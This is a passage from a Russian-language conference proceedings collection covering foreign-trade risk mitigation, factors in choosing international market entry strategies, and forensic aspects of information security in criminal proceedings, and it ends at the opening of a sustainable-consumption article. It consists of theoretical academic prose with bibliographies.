Один из основных этапов процесса управления рисками – определение стратегии для борьбы с тем или иным видом риска. На данном этапе процесса управления рисками определяются проблемы выбора стратегии снижения рисков внешнеэкономической деятельности в компаниях энергетической сферы.

В теории вопроса существуют несколько *стратегий снижения рисков*<sup>22</sup>:

*Избегание*: полное устранение риска. Например, не выход на нестабильный внешнеэкономических рынок.

*Снижение*: принятие мер по снижению вероятности или воздействия. Установка систем безопасности для предотвращения их внезапного возникновения

*Передача*: перекладывание риска на третью сторону, например, покупка страховки.

*Принятие*: признание риска и выбор принять его без каких-либо действий, часто применяется к низкоприоритетным рискам.

Внедрение плана управления снижением внешнеэкономических рисков, если выбрана стратегия. Разработка плана — это одно, а его реализация — другое. Эффективный план управления снижения внешнеэкономических рисков должен быть осуществимым и интегрированным в ваши ежедневные операции.

Шаги по внедрению плана:

1. Распределите обязанности: убедитесь, что члены команды знают свои роли в управлении рисками. В моей компании мы назначили сотрудника по рискам для надзора за этим процессом.

2. Разработайте политики и процедуры: четко задокументируйте, как будут управляться риски.

3. Сообщите план: убедитесь, что все в организации понимают план и свою роль в нем.

---

<sup>22</sup> Риски внешнеэкономической деятельности промышленного предприятия : монография / А. А. Тер-Григорьянц, Т. А. Кулаговская / Ставрополь : Изд-во СКФУ, 2020. - 168 с.

4. Обучите свою команду: проведите обучение, чтобы вооружить свою команду необходимыми навыками.

Активное устранение социокультурных различий и адаптация деловой практики в соответствии с местными обычаями и предпочтениями снижает культурные риски и повышает эффективность работы на международных рынках<sup>23</sup>.

Инвестируя в программы культурного обучения, семинары по межкультурному общению и развитие межкультурной компетентности, предприятия могут вооружить своих сотрудников навыками и знаниями, необходимыми для преодоления культурных сложностей и процветания в разнообразной глобальной среде.

Очень важным критерием, определяющим набор доступных стратегий выхода на внешние рынки, является наличие соответствующих по размеру и структуре ресурсов<sup>24</sup>. Конечно, речь идет не только о ресурсах, которыми владеет входящая компания. Скорее, речь идет о способности обладать конкретными ресурсами и умении их организовывать. В некоторых случаях барьером, препятствующим использованию конкретной стратегии входа, является слишком малый объем капитальных ресурсов. Это может быть связано с неделимостью инвестиций и высоким минимальным порогом капитала, позволяющим осуществлять данную деятельность.

Во многих случаях одинаково важны структура и тип ресурсов, необходимых для осуществления конкретного вида деловой активности на внешнем рынке. Еще одним «барьером входа» при выборе метода расширения является степень специфичности ресурса. Если ресурсы, необходимые для привлечения, специфичны (специализированные, своеобразные), это означает, что в случае провала данного проекта нет возможности использовать их по-другому. Это приводит к образованию высоких так называемых невозвратных издержек. Эти затраты могут быть фактором против конкретных форм расширения, а в крайних случаях они могут привести к отказу от их использования.

Проведенное исследование позволяет сделать вывод о том, что международные компании должны учитывать в своей деятельности всю совокупность рисков ( страновые, геополитические, транспортные и логистические, внешнеэкономические, таможенные, коммерческие риски, а также риски надежности и выбора партнера и пр.).

Необходимо отметить, что в деятельности международных компаний количество рисков растет ежегодно, что обусловлено появлением новых технологий, социально-экономическими и политическими изменениями в

---

<sup>23</sup> Deloach, J. Enterprise-wide Risk Management: Strategies for linking risk and opportunity. FT Prentice Hall, 2000 – P.129.

<sup>24</sup> Платонова Е.Д, Красовский С.Ю. Ресурсное обеспечение инвестиционной деятельности в реальном секторе экономики (очерки теории). Монография. М.: АПК и ППРО, 2011.

мире<sup>25</sup>. В настоящее время требуется осуществлять учет рисков предпринимательской деятельности международных компаний, так как их игнорирование может вызвать проблемы в развитии международного бизнеса и приведет к снижению конкурентоспособности международных компаний.

#### Заключение

Таким образом, в настоящей определены и проанализированы роль местных партнеров во внешнеэкономической деятельности международной организации, определены основные виды стратегий снижения рисков. Типологизации стратегий снижения рисков во внешнеэкономической деятельности международной организации предшествовало рассмотрение и выделение группы рисков, которые присуще организациям, ведущим коммерческую деятельность на международных рынках.

#### Использованные источники

1. Володин Ю.В., Подковыров П.А. Стратегия выхода на международные рынки: анализ немецких и российских компаний//Стратегические решения и риск-менеджмент. 2018, №4. С.15-20.
2. Риски внешнеэкономической деятельности промышленного предприятия : монография / А. А. Тер-Григорьянц, Т. А. Кулаговская . Ставрополь : Изд-во СКФУ, 2020. - 168 с.
3. Платонова Е.Д., Кузнецова Е.Г., Игнатьева Е.А. Риски в глобальной экономике: основные тренды и виды// Роль банковского и реального сектора в решении проблем социально-экономического развития: сборник статей Международной научно-практической конференции. Уфа: Аэтерна, 2017. С. 61-67.
4. Платонова Е.Д, Красовский С.Ю. Ресурсное обеспечение инвестиционной деятельности в реальном секторе экономики (очерки теории). Монография. М.: АПК и ППРО, 2011.
5. Фляйшер К. Стратегический и конкурентный анализ. Методы и средства конкурентного анализа в бизнесе. – М.: БИНОМ. Лаборатория знаний, 2021. – 541 с.
6. Deloach, J. Enterprise-wide Risk Management: Strategies for linking risk and opportunity. FT Prentice Hall, 2000 – P.129.

---

<sup>25</sup> Платонова Е.Д., Кузнецова Е.Г., Игнатьева Е.А. Риски в глобальной экономике: основные тренды и виды// Роль банковского и реального сектора в решении проблем социально-экономического развития: сборник статей Международной научно-практической конференции. Уфа: Аэтерна, 2017. С. 61-67.

*Алькарни Амаль Мохаммед А.  
магистрант  
Московский педагогический  
государственный университет  
Москва, Россия  
Платонова Е.Д., д.э.н.  
профессор  
кафедра экономической теории и менеджмента  
Московский педагогический государственный университет,  
Москва, Россия*

**ФАКТОРЫ, ВЛИЯЮЩИЕ НА ВЫБОР КОММЕРЧЕСКОЙ  
ОРГАНИЗАЦИЕЙ СТРАТЕГИИ ВЫХОДА НА МЕЖДУНАРОДНЫЕ  
РЫНКИ В УСЛОВИЯХ НЕСТАБИЛЬНОСТИ МИРОВОЙ  
ЭКОНОМИКИ**

*Аннотация.* В статье рассмотрены основные факторы, влияющие на выбор стратегии выхода на международные рынки. Рассмотрено влияние глобализации на результативность компаний, проанализированы способы и факторы выбора стратегии выхода на мировой рынок.

*Ключевые слова:* внешний рынок, факторы, развитие бизнеса, группа.

*Alkarni Amal Mohammed A.  
master's student  
Moscow Pedagogical State University,  
Moscow, Russia  
Platonova E.D. Doctor of Economics,  
professor  
Department of Economic Theory and Management  
Moscow Pedagogical State University,  
Moscow, Russia*

**FACTORS INFLUENCING THE CHOICE OF A COMMERCIAL  
ORGANISATION'S STRATEGY FOR ENTERING INTERNATIONAL  
MARKETS IN AN UNSTABLE GLOBAL ECONOMY**

*Abstract.* The article examines various factors that influence the choice of strategy for entering international markets. The impact of globalization on the performance of companies is considered, and the methods and factors for choosing a strategy for entering the world market are analyzed.

*Key words:* external market, factors, business development, group.

## Введение

Выход компании на внешний рынок требует проведения тщательной подготовки с учетом цели, задач и всех факторов внешней и внутренней среды национальных систем государств.

Специалисты международного менеджмента отмечают, что международный бизнес основан на мотивационных факторах к внешнеэкономической деятельности. К ним они относят как «выталкивающие», так и «втягивающие» факторы. Факторы «выталкивания» возникают из-за ограниченных возможностей ведения бизнеса на национальном рынке. «Втягивающие» факторы — это наличие лучших условий для развития бизнеса за пределами страны<sup>26</sup>.

В связи с этим тщательный анализ всех факторов является залогом успеха выхода компании на внешний рынок. Цель статьи – выделить факторы, влияющие на выбор коммерческой организацией стратегии выхода на международные рынки в условиях нестабильности мировой экономики.

Методы и исследования. В статье использовались системно-структурный подходы и теоретические методы (анализ, синтез, генерализация, сопоставление, конкретизация и другие), методы эмпирического анализа, методы статистики, библиографический метод исследования научных источников.

## Результаты исследования

К внешним факторам относят социально-экономические, политические факторы, конкурентные условия, национальную политику государства. Не мало важным выступают система ценностей и культура потенциальных потребителей, а также риски для бизнеса, включая состояние экологии. Среди рыночных факторов учитываются потенциальная емкость рынка, спрос, платёжеспособность покупателей, наличие и стратегии конкурентов, деятельность посредников и поставщиков и других участников внешнеэкономических отношений.

Внутренние факторы – это показатели потенциала самой компании: величина компании, состояние производства, характер выпускаемой продукции, уровень зрелости управления, маркетинга, логистики, количество и качество рабочей силы, инвестиционные возможности.

В экономической литературе авторы все факторы, влияющие на решение о выходе на международные рынки, разделили на три группы:

- Первая группа содержит предпосылки освоения внешнего рынка, т.е. те возможности, которыми обладает компания для успешного освоению нового рыночного пространства.

- Вторая группа включает мотивы выхода на внешний рынок, определяемые состоянием внутренней среды компании и тех рынков, на которых она работает.

<sup>26</sup> Стратегии выхода компании на международный рынок. <https://moluch.ru>;  
<https://moluch.ru/archive/311/70498/> Г.Ю. Дубров. Журнал Молодой ученый. - 2020. - № 21 (311). - С. 109-112.

- Третья группа содержит барьеров, которые могут возникнуть при выходе компании на внешние рынки.

Экономист Уколова Э.В. указывает на еще одну классификацию факторов - по месту возникновения, выделяя: 1. Внутрифирменные факторы. 2. Факторы внутреннего рынка. 3. Факторы внешнего рынка<sup>27</sup>.

В каждой группе факторов отмечаются барьеры выхода на рынок, а также мотивы и предпосылки выхода.

В первой группе факторов в качестве мотивов выхода на национальные рынки других стран выделяют: амбициозное желание руководства вывести свой бизнес на международные рынки; свободные денежные средства; технологические преимущества в виде уникальных разработок; наличие новых продуктов и идей; желание продлить жизненный цикл товара; наличие неиспользуемых производственных мощностей; неудовлетворенные результаты ведения предпринимательской деятельности на внутреннем рынке и др.

В качестве барьеров выхода на рынок могут выступать: нежелание осваивать новые рынки; отсутствие средств для инвестирования; невысокое качество имеющихся в распоряжении компании ресурсов; отсутствие энтузиазма у работников по поводу решения о выходе на внешние рынки, серьезная иностранная конкуренция на национальном рынке.

Что касается факторов внутреннего рынка, то мотивы компаний могут быть очень разными – это экономические, политические, экологические, географические и культурологические. Барьеры выхода на рынок также могут быть экономическими, административными ( институциональными) и инфраструктурными.

В качестве предпосылок и в то же время барьеров выхода на международный рынок называют: экономические, политические, институциональные, географические, экологические, культурные и инфраструктурные предпосылки и барьеры<sup>28</sup>.

Эффективным инструментом преодоления барьеров внешнеэкономической деятельности Пушкарева П.П., Захаров Г.В., Клименко А.О. называют организацию внешнеторговых палат, которые оказывают помощь тем компаниям, которые только делают первые шаги на международном рынке.

В литературе указываются и дополнительные причины выхода на международные рынки, например, широкий сорсинг сырья, компонентов или

---

<sup>27</sup> Уколова Э.В. Анализ основных факторов, определяющих решение о выходе организации на международные рынки. <https://cyberleninka.ru/article/n/analiz-osnovnyh-faktorov-opredelyayuschih-reshenie-o-vyhode-organizatsii-na-mezhdunarodnye-rynki?ysclid=m87qrvudt3832342245> Журнал Евразийский научный журнал. 2019.

<sup>28</sup> Уколова Э.В. Анализ основных факторов, определяющих решение о выходе организации на международные рынки. <https://cyberleninka.ru/article/n/analiz-osnovnyh-faktorov-opredelyayuschih-reshenie-o-vyhode-organizatsii-na-mezhdunarodnye-rynki?ysclid=m87qrvudt3832342245> Журнал Евразийский научный журнал. 2019

сборочных единиц<sup>29</sup>. Некоторые виды сырья (нефть, бокситы, уран и др.) имеются не во всех регионах; организации могут создавать свои подразделения в других странах или импортировать необходимые ресурсы для использования в своей стране, втягиваясь в международные отношения. Компания анализирует множество внешних факторов, оценивает свой потенциал и выбирает стратегию выхода на новый рынок (экспорт; лицензирование; создание совместных предприятий; приобретение в предприятия в собственность; встречная торговля и др.)<sup>30</sup>.

Исследователи подчеркивают важную роль, которую играет государство той или иной страны и, прежде всего, степень его вмешательства в экономику и утвердившаяся организационно-культурная модель.

Наиболее благоприятными внешними рынками для международной деятельности считаются те, которые обладают свойствами открытости, стабильности, обладают конкурентным характером взаимосвязи<sup>31</sup>.

При выходе на внешний рынок проводится стратегический анализ внешней среды по имеющимся методикам<sup>32</sup>. Для этого в последнее время используется PESTEL-анализ.

Он включает изучение таких факторов как политические (Politics - P), экономические (Economy - E), социальные (Social - S), технологические (Technology - T), экологические (Environment/ Ecology - E) и правовые факторы (Legal - L).

Важными для любой компании, выходящей на внешний рынок, являются такие факторы как политическая обстановка, таможенное законодательство, возможность выбора партнеров для сотрудничества (стратегические альянсы), размер рынка, затраты на производство и доставку, культурная среда, международный опыт<sup>33</sup>.

При стратегическом подходе к выбору способа выхода на внешний рынок обычно выбирается тот, который обеспечит за определенный период получение максимума прибыли.

При стандартном подходе один и тот же способ устанавливается для всех зарубежных рынков без учета различий между ними.

---

<sup>29</sup> Платонова Е.Д. Лю Хуа. Стратегия внешнеэкономической деятельности компаний: теория и практика в современных условиях// Символ науки.2024. № 5 (2) ч.1 .С.150-154. <https://cyberleninka.ru/article/n/strategiya-vneshneekonomicheskoy-deyatelnosti-kompaniy-teoriya-i-praktika-v-sovremennyh-usloviyah>

<sup>30</sup> Факторы, влияющие на компании при выходе на международные рынки [https://cargocash.ru/news/factory\\_vliyayushchie\\_na\\_kompanii\\_pri\\_vyhode\\_na\\_mezhdunarodnye\\_rynki?ysclid=m87qzkichq703256212](https://cargocash.ru/news/factory_vliyayushchie_na_kompanii_pri_vyhode_na_mezhdunarodnye_rynki?ysclid=m87qzkichq703256212)

<sup>31</sup> Лузянин М.А. Ключевые аспекты процесса выхода компании на международные рынки. <https://esj.today/PDF/12ECVN522.pdf> Вестник Евразийской науки The Eurasian Scientific Journal 2022, №5, Том 14 2022, No 5, Vol 14

<sup>32</sup> Платонова Е.Д. , Алькарни Амаль Мохаммед А. Выход организации на международные рынки: причины, преимущества и виды стратегий/ Пространственная экономика: проблемы экономических структур . Материалы II Международной научной конференции. г. Москва, 13 декабря 2024 года / Под ред. проф. Платоновой Е.Д., доц. Игумнова О.А. – Москва: Издательство «Перо», 2025. – С. 202-209.

<sup>33</sup> Литвинцева Г.П., Иващенко А.А., Арбатский Д.В., Колмагоров А.В. Стратегии выхода российских организаций на международные рынки в изменившихся внешнеэкономических условиях. Идеи и идеалы 2024 - Том 16 - № 2, часть 2 <https://ideaidealy.nsuem.ru/storage/uploads/2024/06/6.Litvintseva.332-351.pdf>

При использовании прагматичного подхода сначала рассматривается стратегия с наименьшим риском. Если она по каким-либо причинам недоступна, то компания выбирает другой наиболее приемлемый способ.

Практика показывает, что если производственные затраты на внешнем рынке ниже, чем в стране происхождения компании, то будет выбрана инвестиционная или контрактная стратегия. Если затраты на логистику невысокие, то выбирается стратегия экспорта, если транспортные расходы значительны, компания выбирает контрактную или инвестиционную стратегию.

Если целевой рынок отличается сильной приверженностью традициям, а у компании нет большого опыта международной деятельности, она предпочтет экспорт или контрактную стратегию. Если же компания знает культуру и традиции нового рынка, то выбирается инвестиционная стратегия<sup>34</sup>.

По мнению Дж. Даннинга, существуют три предпосылки, из которых исходит компания, принимая решение о прямых иностранных инвестициях. Это: преимущества владения собственностью («почему»), преимущества местоположения («куда») и интернализация («как») прямого инвестирования без привлечения партнера<sup>35</sup>.

Это так называемая эклектическая парадигма Даннинга или концепция OLI (ownership, location, internalization) - теоретическая модель, которая объясняет причины роста прямых иностранных инвестиций и возникновение транснациональных корпораций. При наличии всех трех преимуществ, прямые иностранные инвестиции становятся наиболее привлекательной стратегией на целевом рынке<sup>36</sup>.

Если компания обладает соответствующим потенциалом для создания продукции, то, выбрав стратегию совместного предприятия, она может столкнуться с тем, что зарубежный партнер после освоения технологии производства может отделиться и начать использовать новую технологию производства исключительно в своих интересах.

При выборе стратегии компания предпочтет экспорт, если не имеет достаточно опыта и не имеет полного контроля над рынком. Стратегия франчайзинга будет выбрана при отсутствии значительных издержек и сложностью с контролем качества продукции. Стратегию поглощения можно использовать для быстрого выхода на рынок, но в большинстве случаев она не приносит запланированных результатов.

---

<sup>34</sup> Литвинцева Г.П., Иващенко А.А., Арбатский Д.В., Колмагоров А.В. Стратегии выхода российских организаций на международные рынки в изменившихся внешнеэкономических условиях. Идеи и идеалы 2024 - Том 16 - № 2, часть 2 <https://ideaidealy.nsuem.ru/storage/uploads/2024/06/6.Litvintseva.332-351.pdf>

<sup>35</sup> Стратегия выхода на международные рынки: анализ немецких и российских компаний. <http://elibrary.ru/>; Ю.В. Володин, П.А. Подковыров. <https://www.jsdrm.ru/>; <https://www.jsdrm.ru/jour/article/view/796>

<sup>36</sup> Ключко О. А., Роль эклектической теории даннинга в выборе способа проникновения на рынки зарубежных стран. Журнал Современная конкуренция, 2013 <https://cyberleninka.ru/article/n/rol-eklekticheskoy-teorii-danninga-v-vybore-sposoba-proniknoveniya-na-rynki-zarubezhnyh-stran-1?ysclid=m88j8vyq2z316267432>.

В свое время большое исследование было проведено зарубежными учеными, посвященное результатам выхода компаний на новые рынки. Изучались японские компании-пионеры и компании - технологические лидеры, вышедшие на китайский рынок путем создания совместных предприятий. Было выяснено, что ранний выход на рынок и вложение значительных средств положительно отразились на финансовом результате компании. Причем инфраструктура рынка никак не сказалась на выходе и его результаты.

Исследование также показало следующие тенденции: компании, обладающие особыми преимуществами, сильнее мотивированы выходить на новые рынки, и достигают лучших результатов; крупные компании в отличие от мелких, активнее выбирают международные рынки; крупные компании чаще выбирают создание собственного предприятия вместо совместного; предпочитают инвестировать в рынки с большим потенциалом роста, избегают рынков с высокими инвестиционными рисками, предпочитая стратегию экспорта.

Исследования венчурных компаний показало, что они предпочитают выходить на ранних этапах жизненного цикла в силу имеющихся у них технологических знаний и особых навыков. Вместе с тем, при формировании стратегий выхода компаний на новые международные рынки было выяснено следующее. Компании, у которых производство услуги и ее потребление невозможно разделить (например, медицинские услуги), отказываются от стратегии экспорта, потому что она подразумевает такое отделение, а используют такие стратегии как франчайзинг, создание совместных и собственных предприятий за рубежом. Компании, где производство и потребление услуги можно разделить (консалтинг, разработка дизайна), могут использовать стратегию экспорта.

Таким образом, многие факторы, влияют на выбор организациями стратегии выхода на международные рынки, однако в условиях нестабильности мировой экономики и постоянных санкционных войн значительную роль играют геополитические факторы. В связи с этим, целесообразно рассматривать рынки региональных объединений и партнерств, в том числе , стран БРИКС, как наиболее перспективные и предсказуемые рынки для развития международного бизнеса.

#### **Использованные источники**

1. Ключко О. А., Роль эклектической теории даннинга в выборе способа проникновения на рынки зарубежных стран. Журнал Современная конкуренция, 2013 <https://cyberleninka.ru/article/n/rol-eklekticheskoy-teorii-danninga-v-vybore-sposoba-proniknoveniya-na-rynki-zarubezhnyh-stran-1?ysclid=m88j8vyq2z316267432>.
2. Литвинцева Г.П., Иващенко А.А., Арбатский Д.В., Колмагоров А.В. Стратегии выхода российских организаций на международные рынки в изменившихся внешнеэкономических условиях. Идеи и идеалы 2024 - Том 16

- № 2, часть 2  
<https://ideaidealy.nsuem.ru/storage/uploads/2024/06/6.Litvintseva.332-351.pdf>
3. Литвинцева Г.П., Иващенко А.А., Арбатский Д.В., Колмагоров А.В. Стратегии выхода российских организаций на международные рынки в изменившихся внешнеэкономических условиях. Идеи и идеалы 2024 - Том 16  
- № 2, часть 2  
<https://ideaidealy.nsuem.ru/storage/uploads/2024/06/6.Litvintseva.332-351.pdf>.
4. Лузянин М.А. Ключевые аспекты процесса выхода компании на международные рынки. <https://esj.today/PDF/12ECVN522.pdf> Вестник Евразийской науки The Eurasian Scientific Journal 2022, №5, Том 14 2022, No 5, Vol 14
5. Платонова Е.Д., Алькарни Амаль Мохаммед А. Выход организации на международные рынки: причины, преимущества и виды стратегий/ Пространственная экономика: проблемы экономических структур. Материалы II Международной научной конференции. г. Москва, 13 декабря 2024 года / Под ред. проф. Платоновой Е.Д., доц. Игумнова О.А. – Москва: Издательство «Перо», 2025. – С. 202-209
6. Платонова Е.Д. Лю Хуа. Стратегия внешнеэкономической деятельности компаний: теория и практика в современных условиях[Электронный ресурс]// Символ науки.2024. № 5 (2) ч.1 .С.150-154.  
<https://cyberleninka.ru/article/n/strategiya-vneshneekonomicheskoy-deyatelnosti-kompaniy-teoriya-i-praktika-v-sovremennyh-usloviyah> ( дата обращения 04.04.2025)
7. Стратегии выхода компании на международный рынок. <https://moluch.ru>; <https://moluch.ru/archive/311/70498/> Г.Ю. Дубров. Журнал Молодой ученый. - 2020. - № 21 (311). - С. 109-112.
8. Стратегия выхода на международные рынки: анализ немецких и российских компаний. <http://elibrary.ru>; Ю.В. Володин, П.А. Подковыров. <https://www.jsdrm.ru>; <https://www.jsdrm.ru/jour/article/view/796>
9. Уколова Э.В. Анализ основных факторов, определяющих решение о выходе организации на международные рынки. <https://cyberleninka.ru/article/n/analiz-osnovnyh-faktorov-opredelyayuschih-reshenie-o-vyhode-organizatsii-na-mezhdunarodnye-rynki?ysclid=m87qrvudt3832342245> Журнал Евразийский научный журнал. 2019.
10. Уколова Э.В. Анализ основных факторов, определяющих решение о выходе организации на международные рынки. <https://cyberleninka.ru/article/n/analiz-osnovnyh-faktorov-opredelyayuschih-reshenie-o-vyhode-organizatsii-na-mezhdunarodnye-rynki?ysclid=m87qrvudt3832342245> Журнал Евразийский научный журнал. 2019.
11. Факторы, влияющие на компании при выходе на международные рынки [https://cargocash.ru/news/factory\\_vliyayushchie\\_na\\_kompanii\\_pri\\_vyhode\\_na\\_mezhdunarodnye\\_rynki?ysclid=m87qzkichq703256212](https://cargocash.ru/news/factory_vliyayushchie_na_kompanii_pri_vyhode_na_mezhdunarodnye_rynki?ysclid=m87qzkichq703256212).

*Аракелян А.Г.  
студент 3 курса  
Группа: ЮРП-б-о-22-4  
Северо-Кавказский федеральный университет  
г. Ставрополь, Россия  
Овчаренко И.А., к.ю.н.  
доцент  
кафедра уголовного права и процесса  
Северо-Кавказский федеральный университет  
г. Ставрополь, Россия*

## **КРИМИНАЛИСТИЧЕСКИЕ АСПЕКТЫ ОБЕСПЕЧЕНИЯ ИНФОРМАЦИОННОЙ БЕЗОПАСНОСТИ И ЗАЩИТЫ ИНФОРМАЦИИ**

***Аннотация:** Работа посвящена анализу криминалистических аспектов обеспечения информационной безопасности и защиты информации в рамках досудебного производства. Отмечается отсутствие в криминалистике устойчивого определения понятия информационной безопасности, что затрудняет её нормативное и прикладное использование в доказательственной деятельности. Раскрываются теоретические и практические основания для интеграции принципов защиты информации в структуру уголовного преследования. Рассмотрены особенности использования криминалистических средств в целях охраны доказательственных сведений от утраты, искажения и несанкционированного доступа. Подчёркивается значение междисциплинарного подхода при разработке эффективных методик фиксации и хранения цифровых следов. Обосновывается необходимость систематизации понятийного аппарата и выработки единых стандартов, обеспечивающих достоверность и допустимость информации, полученной в процессе расследования.*

***Ключевые слова:** криминалистика, информационная безопасность, защита информации, доказательства, криминалистические средства, сохранность данных.*

*Arakelyan. A.G.  
student  
North-Caucation Federal University  
Stavropol, Russia  
Ovcharenko I.N.  
associate professor  
Department of Criminal Law and Procedure  
North-Caucation Federal University  
Stavropol, Russia*

## FORENSIC ASPECTS OF ENSURING INFORMATION SECURITY AND PROTECTION OF INFORMATION

**Abstract:** *The work is devoted to the analysis of forensic aspects of ensuring information security and protection of information within the framework of pre-trial proceedings. The absence of a stable definition of the concept of information security in forensic science is noted, which complicates its normative and applied use in evidentiary activities. The theoretical and practical grounds for integrating the principles of information protection into the structure of criminal prosecution are revealed. The features of using forensic tools for the purpose of protecting evidentiary information from loss, distortion and unauthorized access are considered. The importance of an interdisciplinary approach in developing effective methods for recording and storing digital traces is emphasized. The need to systematize the conceptual apparatus and develop uniform standards that ensure the reliability and admissibility of information obtained during the investigation is substantiated.*

**Key words:** *forensics, information security, information protection, evidence, forensic tools, data security.*

Понятийная конструкция информационной безопасности в пределах криминалистики на сегодняшний день остаётся неразработанной. Отсутствуют определения, фиксирующие содержание и границы данного явления применительно к различным стадиям уголовного судопроизводства [3].

В целом, информационная безопасность представляет собой комплекс научных знаний и практических механизмов, направленных на предотвращение несанкционированного доступа, использования, раскрытия, искажения, модификации, исследования, регистрации либо уничтожения сведений независимо от формы их существования. Концепция развивается на стыке кибернетики, юриспруденции и прикладной математики, формируя междисциплинарный каркас, обеспечивающий сохранность доказательного материала при возрастающем цифровом давлении.

Свои определения информационной безопасности сформулировала и наука. Правда, в научной литературе отсутствуют однозначные подходы к определению этого понятия. Часть авторов определяет информационную безопасность на основе, в целом, технического подхода к этому понятию. Так, например, поступают в своей коллективной статье В.Ю. Статеев и В.А. Тиньков. Они пишут, что информационная безопасность есть защита информации и поддерживающей ее инфраструктуры с помощью совокупности программных, аппаратно-программных средств и методов с целью недопущения причинения вреда владельцам этой информации или поддерживающей ее инфраструктуре. Относительно характера защищаемой информации можно сказать, что к ней следует отнести всю

доказательственную и ориентирующую информацию, добываемую в процессе досудебного производства. Также это информация, добываемая на основе сопровождения оперативными службами этапов возбуждения уголовного дела и предварительного расследования, ее, дознаватель, следователь и прокурор, на основе принципов криминалистического взаимодействия с оперативными службами, использую в процессе расследования уголовного дела. Защита данной информации осуществляется на протяжении всего периода досудебного производства, а в исключительных случаях и в процессе судебного производства с целью обеспечения нормального слушания уголовного дела [2].

Понятие защиты информации формируется на пересечении теории систем, кибернетики и правовых наук, отражая совокупность организационных и технических мер, препятствующих утечке, искажению и несанкционированному доступу к сведениям. Научное сообщество рассматривает данную категорию как динамический процесс, адаптирующийся к меняющемуся вектору угроз цифровой эпохи. Системная модель защиты опирается на три взаимодополняющих принципа: сохранение целостности, охрану конфиденциальности и обеспечение доступности; каждый названный элемент выступает обязательным условием надёжной информационной среды. Реализация указанной модели требует строгого контроля привилегий, криптографического укрепления коммуникационных каналов, регулярного аудита, а также непрерывного мониторинга аномалий посредством методов машинного обучения. Комплексность задачи обусловила необходимость разработки междисциплинарных методик, в которых инженерные решения сочетаются с нормативно-правовыми регуляторами и криминалистическими процедурами фиксации цифровых следов [6].

Особое значение в правовом регулировании указанной сферы имеет Федеральный закон от 27 июля 2006 года № 149-ФЗ «Об информации, информационных технологиях и о защите информации». Его положения формируют нормативную основу обращения с информацией и определяют обязательные требования к обеспечению её безопасности, в том числе в процессе уголовного судопроизводства [1].

Система криминалистических средств, направленных на обеспечение информационной безопасности, формируется как совокупность взаимосвязанных методов, процедур и технических решений, включающих приёмы тактического воздействия, алгоритмы оперативного анализа и методические действия, применяемые в рамках уголовного преследования. Анализ досудебной стадии показывает, что применение указанных средств способствует достижению устойчивого процессуального преимущества за счёт обеспечения сохранности доказательственной информации, защиты её от искажения, утраты либо несанкционированного вмешательства [4]. Объединение криминалистического инструментария с задачами защиты информации усиливает функциональные возможности следователя, создавая условия для достоверного установления фактических обстоятельств и

формирования надёжной доказательной базы. Технические компоненты защиты приобретают особое значение в работе с цифровыми носителями, где требуется соблюдение принципов неизменности, верифицируемости и воспроизводимости [5]. Осмысление информационной безопасности как элемента криминалистической деятельности предполагает не только сохранение доступа к данным, но и обеспечение их доказательной пригодности, что требует унификации методик, нормативного закрепления процедур хранения и передачи сведений, а также внедрения критериев оценки цифровых следов. Проблематика интеграции понятий защиты информации в структуру криминалистики подтверждает необходимость выработки методологической базы, способной учесть специфику процессуальных интересов, технологии сбора цифровых улик и требования доказательственного стандарта. Проведённый анализ позволяет утверждать, что обеспечение информационной безопасности в рамках уголовного судопроизводства приобретает неотъемлемое значение для криминалистической теории и практики, так как напрямую влияет на достоверность и допустимость результатов процессуальной деятельности.

#### **Использованные источники:**

1. Федеральный закон «Об информации, информационных технологиях и о защите информации» от 27.07.2006 №149-ФЗ. URL: <https://www.consultant.ru> (дата обращения: 16.06.2025).
2. Внуков А.А. Основы информационной безопасности: защита информации: учебное пособие для среднего профессионального образования / А. А. Внуков. — 3-е изд., перераб. и доп. М.: Издательство Юрайт, 2024. 161 с.
3. Зенков А.В. Информационная безопасность и защита информации: учебник для вузов / А. В. Зенков. — 2-е изд., перераб. и доп. М.: Издательство Юрайт, 2025. 107 с.
4. Комаров И.М. Криминалистические аспекты информационной безопасности досудебного производства // Научные ведомости. 2008. №8(48). С. 100.
5. Нестеров С.А. Информационная безопасность: учебник и практикум для академического бакалавриата / С. А. Нестеров. М.: Издательство Юрайт, 2019. 321 с.
6. Суворова Г.М. Информационная безопасность: учебник для вузов / Г. М. Суворова. — 2-е изд., перераб. и доп. М.: Издательство Юрайт, 2025. 277 с.

*Бричук К.А.*  
*студент*  
*Научный руководитель: Пустотина Н.В.*  
*старший преподаватель*  
*Оренбургский филиал РЭУ им. Г.В. Плеханова*  
*Россия, Оренбург*

## **ПРОБЛЕМЫ УСТОЙЧИВОГО ПОТРЕБЛЕНИЯ В УСЛОВИЯХ ЭКОНОМИЧЕСКОЙ БЕЗОПАСНОСТИ ХОЗЯЙСТВЕННЫХ СУБЪЕКТОВ**

*Аннотация.* В условиях неограниченности и неиссякаемости ресурсов, удовлетворение потребностей человека должно происходить более разумно. Устойчивое потребление направлено на решение ряда задач. Переход к устойчивой экономике позволяет решать вопросы развития регионов. Что в свою очередь направлено на усиление экономической безопасности страны.

*Ключевые слова.* Устойчивое потребление, устойчивая экономика, развитие региона.

*Brichuk K.A.*  
*student*  
*Scientific adviser: Pustotina N.V.*  
*senior lecturer*  
*Orenburg branch of the Plekhanov*  
*Russian University of Economics*  
*Russia, Orenburg*

## **PROBLEMS OF SUSTAINABLE CONSUMPTION IN THE CONDITIONS OF ECONOMIC SECURITY OF ECONOMIC ENTITIES**

*Abstract.* In the context of unlimited and inexhaustible resources, meeting human needs should be done in a more sustainable way. Sustainable consumption is aimed at solving a number of problems. The transition to a sustainable economy allows us to address the development issues of regions. This, in turn, is aimed at strengthening the country's economic security.

*Keywords.* Sustainable consumption, sustainable economy, regional development.

Хозяйственная деятельность имеет в основном коммерческую направленность и связана с широким спектром угроз и рисков [1, С.135].

Среди таковых встречаются риски, минимизировать которые может направление государственного регулирования, отражающее основные идеи устойчивого потребления /устойчивого образа жизни.

Извлечение прибыли не должно отражать интересы исключительно субъекта предпринимательства, так как элемент социальной ответственности частного бизнеса включает и решение вопросов занятости населения. Получение прибыли в короткие сроки, ради удовлетворения потребности обогащения, не позволяет сохранить в частности занятость и трудоустройство населения, с учетом гарантий, льгот, а также не позволит использовать ресурсы более длительное время для глобальной задачи человечества – жизнь.

Все виды экономических ресурсов характеризуются своей количественной и качественной ограниченностью. Для природных ресурсов характерна абсолютная ограниченность, а для материальных, финансовых, информационных – относительная.

Несомненно, в первую очередь интерес представляет сохранение природных ресурсов.

